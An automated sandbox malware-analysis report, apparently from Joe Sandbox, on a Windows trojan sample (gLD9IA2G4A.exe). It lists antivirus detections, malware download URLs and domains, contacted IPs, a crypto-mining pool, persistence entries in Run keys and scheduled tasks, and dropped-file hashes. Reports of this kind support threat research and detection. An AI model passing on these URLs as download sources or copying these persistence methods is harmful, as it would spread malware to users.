41.0.FF49.exe.400000.6.unpack	100%	Avira	HEUR/AGEN.1145065		Download File
26.0.FF49.exe.600000.2.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
26.0.FF49.exe.600000.3.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
13.2.wtrawui.5315a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
41.0.FF49.exe.ac0000.1.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
26.0.FF49.exe.600000.0.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
22.0.45A0.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
41.0.FF49.exe.ac0000.5.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
1.0.gLD9IA2G4A.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
41.0.FF49.exe.400000.8.unpack	100%	Avira	HEUR/AGEN.1145065		Download File
17.3.38ED.exe.610000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
41.0.FF49.exe.ac0000.11.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
24.2.E844.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.0.38ED.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.gLD9IA2G4A.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
41.0.FF49.exe.400000.10.unpack	100%	Avira	HEUR/AGEN.1145065		Download File
17.0.38ED.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.1.wtrawui.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
26.2.FF49.exe.600000.0.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
41.0.FF49.exe.ac0000.13.unpack	100%	Avira	HEUR/AGEN.1211353		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://185.7.214.171:8080/6.php	100%	URL Reputation	malware	
http://host-data-coin-11.com/	0%	URL Reputation	safe	
http://https://watson.telemx;	0%	Avira URL Cloud	safe	
http://data-host-coin-8.com/files/6961_1642089187_2359.exe	13%	Virustotal		Browse
http://data-host-coin-8.com/files/6961_1642089187_2359.exe	100%	Avira URL Cloud	malware	
http://data-host-coin-8.com/game.exe	0%	URL Reputation	safe	
http://data-host-coin-8.com/files/8474_1641976243_3082.exe	16%	Virustotal		Browse
http://data-host-coin-8.com/files/8474_1641976243_3082.exe	100%	Avira URL Cloud	malware	
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://unicupload.top/install5.exe	100%	URL Reputation	phishing	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://privacy-tools-for-you-780.com/downloads/toolspab3.exe	100%	Avira URL Cloud	malware	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://https://activity.windows.comr	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://goo.su/abhF	0%	Avira URL Cloud	safe	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://https://185.233.81.115/32739433.dat?iddqd=1	0%	Avira URL Cloud	safe	
http://data-host-coin-8.com/files/7729_1642101604_1835.exe	100%	Avira URL Cloud	malware	
http://data-host-coin-8.com/files/9030_1641816409_7037.exe	100%	Avira URL Cloud	malware	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
pool-fr.supportxmr.com	91.121.140.167	true	false		high
unicupload.top	54.38.220.85	true	false		high
yandex.ru	5.255.255.55	true	false		high
avatars.githubusercontent.com	185.199.109.133	true	false		high
host-data-coin-11.com	93.189.42.167	true	false		high
cdn.discordapp.com	162.159.129.233	true	false		high
privacy-tools-for-you-780.com	93.189.42.167	true	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
goo.su	104.21.38.221	true	false		high
transfer.sh	144.76.136.153	true	false		high
a0621298.xsph.ru	141.8.194.74	true	false		high
googlehosted.l.googleusercontent.com	142.250.186.33	true	false		high
data-host-coin-8.com	93.189.42.167	true	false		high
pool.supportxmr.com	unknown	unknown	false		high
mdec.nelreports.net	unknown	unknown	false		high
clients2.googleusercontent.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://a0621298.xsph.ru/7.exe	false		high
http://https://transfer.sh/get/VrsVTW/2.exe	false		high
http://185.7.214.171:8080/6.php	true	• URL Reputation: malware	unknown
http://host-data-coin-11.com/	false	• URL Reputation: safe	unknown
http://data-host-coin-8.com/files/6961_1642089187_2359.exe	true	• 13%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://a0621298.xsph.ru/advert.msi	false		high
http://data-host-coin-8.com/game.exe	false	• URL Reputation: safe	unknown
http://data-host-coin-8.com/files/8474_1641976243_3082.exe	true	• 16%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://a0621298.xsph.ru/c_setup.exe	false		high
http://a0621298.xsph.ru/3.exe	false		high
http://a0621298.xsph.ru/RMR.exe	false		high
http://a0621298.xsph.ru/443.exe	false		high
http://unicupload.top/install5.exe	true	• URL Reputation: phishing	unknown
http://https://transfer.sh/get/QbPlFD/G.exe	false		high
http://a0621298.xsph.ru/442.exe	false		high
http://privacy-tools-for-you-780.com/downloads/toolspab3.exe	true	• Avira URL Cloud: malware	unknown
http://https://goo.su/abhF	false	• Avira URL Cloud: safe	unknown
http://https://transfer.sh/get/TQL2Nf/1.exe	false		high
http://a0621298.xsph.ru/9.exe	false		high
http://a0621298.xsph.ru/KX6KAZ9Tip.exe	false		high
http://https://185.233.81.115/32739433.dat?iddqd=1	true	• Avira URL Cloud: safe	unknown
http://data-host-coin-8.com/files/7729_1642101604_1835.exe	true	• Avira URL Cloud: malware	unknown
http://data-host-coin-8.com/files/9030_1641816409_7037.exe	true	• Avira URL Cloud: malware	unknown
http://a0621298.xsph.ru/123.exe	false		high
http://https://cdn.discordapp.com/attachments/903666793514672200/930134152861343815/Nidifying.exe	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.166.28.199	unknown	Netherlands		14061	DIGITALOCEAN-ASNUS	true
86.107.197.138	unknown	Romania		39855	MOD-EUNL	false
54.38.220.85	unicupload.top	France		16276	OVHFR	false
104.21.38.221	goo.su	United States		13335	CLOUDFLARENETUS	false
93.189.42.167	host-data-coin-11.com	Russian Federation		41853	NTCOM-ASRU	false
144.76.136.153	transfer.sh	Germany		24940	HETZNER-ASDE	false
185.233.81.115	unknown	Russian Federation		50113	SUPERSERVERSDATACENTERRU	true
185.7.214.171	unknown	France		42652	DELUNETDE	true
162.159.129.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
185.186.142.166	unknown	Russian Federation		204490	ASKONTELRU	true
141.8.194.74	a0621298.xsph.ru	Russian Federation		35278	SPRINTHOSTRU	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	552978
Start date:	14.01.2022
Start time:	01:08:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	gLD9IA2G4A.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	45
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@51/33@94/12
EGA Information:	• Successful, ratio: 90.9%
HDC Information:	• Successful, ratio: 34.3% (good quality ratio 25.3%) • Quality average: 57.5% • Quality standard deviation: 40.1%
HCA Information:	• Successful, ratio: 56% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
01:09:58	Task Scheduler	Run new task: Firefox Default Browser Agent 137CFDEB047D3A67 path: C:\Users\user\AppData\Roaming\wtrawui
01:10:04	API Interceptor	7x Sleep call for process: svchost.exe modified
01:10:13	API Interceptor	1x Sleep call for process: E844.exe modified
01:10:20	API Interceptor	2x Sleep call for process: dllhost.exe modified
01:10:23	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified
01:10:29	API Interceptor	1x Sleep call for process: WerFault.exe modified
01:10:53	Task Scheduler	Run new task: mjlooy.exe path: C:\Users\user\AppData\Local\Temp\82aa4a6c48\mjlooy.exe
01:11:01	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\start ChromeUpdate.lnk
01:11:22	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Driver C:\Users\user\AppData\Roaming\Sysfiles\setup_m.exe
01:11:32	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Steam C:\Users\user\AppData\Roaming\NVIDIA\dllhost.exe
01:11:58	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Driver C:\Users\user\AppData\Roaming\Sysfiles\setup_m.exe

Time	Type	Description

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_38ED.exe_fe4295ad3fad7f5f7695d17bf1d0f8a60259918_2986df58_07ec48c0\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8137908397987685
Encrypted:	false
SSDEEP:	96:8KFdbLT3K/OQoJ7R3V6tpXIQcQec6tycEfcw3W+HbHg/8BRTf3o8Fa9iVfOyWYm2:XvPT398HQ0lrjIq/u7siS274ItbgJ
MD5:	4F12BB4E8C33748EDC9656371F224BF5
SHA1:	3A10B3F55DBF6C7092F46C872028092D7C8871C4
SHA-256:	6F1DAC5C2168EC6839E24DF7EE32A53F36E86570BB6AE0E265195C6A7E16F7BF
SHA-512:	B3FE2A84629DE173F521A03935423559D2EEE8D95F62A2364F99C3E7A000639BE30E9D12A5C38788E48A58CA4BD3794F9FA002670819FC825E587C33474C7DDA
Malicious:	false
Reputation:	unknown
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.6.6.2.5.0.1.3.5.3.1.6.9.6.9.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.8.6.6.2.5.0.2.8.1.2.7.1.0.8.6.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.c.5.c.2.9.7.4.-.c.d.d.f.-.4.c.a.7.-.a.d.b.0.-.3.9.0.d.b.0.b.a.6.5.f.e.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.8.8.7.e.c.6.5.-.6.0.0.5.-.4.e.e.6.-.a.a.b.c.-.a.4.6.c.c.7.9.b.b.1.4.d.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.3.8.E.D...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.7.9.8.-.0.0.0.1.-.0.0.1.c.-.c.8.9.2.-.8.c.8.3.2.6.0.9.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.a.d.2.a.6.1.5.3.b.9.1.7.a.1.b.9.9.3.7.c.9.9.6.8.8.e.9.6.8.f.c.9.0.0.0.0.2.9.0.1.!.0.0.0.0.5.9.9.5.a.e.9.d.0.2.4.7.0.3.6.c.c.6.d.3.e.a.7.4.1.e.7.5.0.4.c.9.1.3.f.1.f.b.7.6.!.3.8.E.D...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.1.1././.1.2.:.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER17C8.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	54852
Entropy (8bit):	3.0727216240313817
Encrypted:	false
SSDEEP:	1536:1EHz0O6KCls/GdNV3MYGCQI8Q+XvwDVy+aTiuWbzr:1EHz0O6KCls/GdNV3MYGCQI8Q+/wDVyc
MD5:	380C25BDA33407350712C3EBC394B518

C:\ProgramData\Microsoft\Windows\WER\Temp\WER17C8.tmp.csv	
SHA1:	318DC76ECB1CE12DBFE1E27359B1A9225889FE59
SHA-256:	9743D47D714210A00B039BC740F01B1DEEF2A0E57047AB24B939587FC4C37C40
SHA-512:	968160DF9629C796AA87827A0D72920D6EBDBC5ED703CF6A9037467AD7BADCE5DEE9D8EAD17949546619DA12A3BBEE9865A01414D9D0E60BEB914899239EBDDF
Malicious:	false
Reputation:	unknown
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1E31.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.696241816824323
Encrypted:	false
SSDEEP:	96:9GiZYWNRTeupYMYe6W9/LHiUYEZCNt5iQO7IAVwINB4PanSpkCTIo/3:9jZDNNrPBWSnsanSpkCco/3
MD5:	BA5FFC7FF1588D51BB56C8AF7747E6EB
SHA1:	203BCDD11BDA462B31DB131FDAB9C92AC0DC3AAA
SHA-256:	81EF7E32114B58969B3F8369843D077ED2D794E9D9FF92E8D045CF2C4AC70E90
SHA-512:	D9A825AB2C442748DE78CD79C425FAA793CCE08E76B6B1AB3FAE28FED7E657B312184B7CB425D800863795C4F249495EE679BF286B5D849CDAADE0FA6E30DA71
Malicious:	false
Reputation:	unknown
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9426.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Fri Jan 14 09:10:15 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	42152
Entropy (8bit):	1.997646527593349
Encrypted:	false
SSDEEP:	192:rVmhvcFZt5Oeh0kSP64oEKlREVdNmKM2OtE67:t/8ebPNmXu67
MD5:	C6C1F66BCABF5B2CD49D7B32FA2FBAD1
SHA1:	D1DE33A5BB57AA482564E9653651711394639845
SHA-256:	00A14FA87A76F9D9A319C3DC7978B4271A4D68BE605F0D2B99DB64DA398732A1
SHA-512:	893751A75547F4B4B4178E20C6700CAB818C8842BCFD6C84864BC7BEBE5729876B233A1635D116292978F6BFD69C3AB8AC9AC3C0F67A7B0CCB7822BA634FD1FD
Malicious:	false
Reputation:	unknown
Preview:	MDMP..... .....=.a.....4...v(.....T.....8.....T.....x.....d.....U.....B.....GenuineIntelW.....T.....=.a..... .....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D4E.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8394
Entropy (8bit):	3.6982973829030215
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNixCk6Z6YFX3SUZlPgmfjRS0CpDT89brXsf3Zm:RrlsNiwk6Z6YV3SUZlPgmfjRSgrcfk
MD5:	CAD4F4F89E1A78AA5D0158B0EC36F51F
SHA1:	1B617A7C64B1E21F1E5F39A696FC640FD05B2235
SHA-256:	57E8DEE02EDE2273F62602192171D0074E981287622CE940FB23C2EF2180D01B

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D4E.tmp.WERInternalMetadata.xml	
SHA-512:	BC96AFD9BA319BE241C6783DAB8B102E05D7736C7E187A7662248BFDA5D85BB4AC299854F2DD2489E24B602210E26FFDF9C48F0C42BD723F92D47FD03A9A9B B
Malicious:	false
Reputation:	unknown
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. </.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. </.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</.L.C.I.D.>.....</.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.0.4.0.</.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA454.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4685
Entropy (8bit):	4.476715322101128
Encrypted:	false
SSDEEP:	48:cvIwSD8zs6JgtWI9UyWSC8BW8fm8M4Jh8qFo+q8vG8deEEnqkP79d:uITfInTSNxJeK1erqkP79d
MD5:	EEA7576565C09C3410AF43F6203C15AC
SHA1:	8C9A18B3FD539AC0BEEBE3A0BCFD99DA98825524
SHA-256:	D6963C8D00BFF2CCD38445A7B31A9CD886E9C77CF1EF9B5DFF7A9BF01A434F02
SHA-512:	D2E17F3C69D83B184B90D2EE31AA145261569C9ECFF2489C9BABABEC3991676B06F3EB0BBAE1FCDFB1D8DC52291B8EB3E1645FE86CF679432E34C67C367D0I 43
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" /> .. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1341740" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0- 11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF8E.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	60684
Entropy (8bit):	3.057762095469426
Encrypted:	false
SSDEEP:	1536:+QHp0GuXjhaQH/GGaNNIFICVnVFivRg0G5qYKxURuW5eP7/BKzZ7y:+QHp0GuXjhaQH/GGaNNIFICVnVFiJg0h
MD5:	9A622197993CCC2935C6310FF13A5196
SHA1:	AF983D5025C9B71A38095C437E45B3A6D43E3D5F
SHA-256:	8FC7F5E54319863F6C76115023D18FB8363E990E68BF23B1896D9D1AC7CAD324
SHA-512:	D967149B22EEC8A56738371E2DBC9C9BCE763E02DD2E9D9236B88C43370EC9CAF5E3F5106A23BD1382DAC713DAE17B5DE451ABE775C8333AB3109027F87A59 0
Malicious:	false
Reputation:	unknown
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H. i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F. a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e. a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n. t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u. n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF152.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6979941678300317
Encrypted:	false
SSDEEP:	96:9GiZYW/u+k4CY4Y4F0WtH8UYEZOht5i6P3DLwqLhaTx7ysQxk9Iao3:9jZD/0vO91aTdysQxkCao3
MD5:	5D4A82E113D0CF408360CA6B5FF93830
SHA1:	94BA21C02D5F51993481733243077FB9DB73848E
SHA-256:	108E88464FB2D818B97320694397A00E195CF81B544EED2455AA60AA50165900
SHA-512:	39898D5F031D128EB0AF8D80A926E69E397CFDE434679AFAACD17DA5FBC6BBAEF749CAA519A91A2F70FFB5EE4C39C5AD184270DBB2BB38196BFB15F38F46A 80E

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF152.tmp.txt

Malicious:	false
Reputation:	unknown
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1. ....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\FF49.exe.log

Process:	C:\Users\user\AppData\Local\Temp\FF49.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	700
Entropy (8bit):	5.346524082657112
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9I0ZKhat/DLI4M/DLI4M0kvoDLIw:ML9E4Ks2wKDE4KhK3VZ9pKhgLE4qE4jv
MD5:	65CF801545098D915A06D8318D296A01
SHA1:	456149D5142C75C4CF74D4A11FF400F68315EBD0
SHA-256:	32E502D76DBE4F89AEE586A740F8D1CBC112AA4A14D43B9914C785550CCA130F
SHA-512:	4D1FF469B62EB5C917053418745CCE4280052BAEF9371CAFA5DA13140A16A7DE949DD1581395FF838A790FFEBF85C6FC969A93CC5FF2EEAB8C6C4A9B4F1D55 D
Malicious:	false
Reputation:	unknown
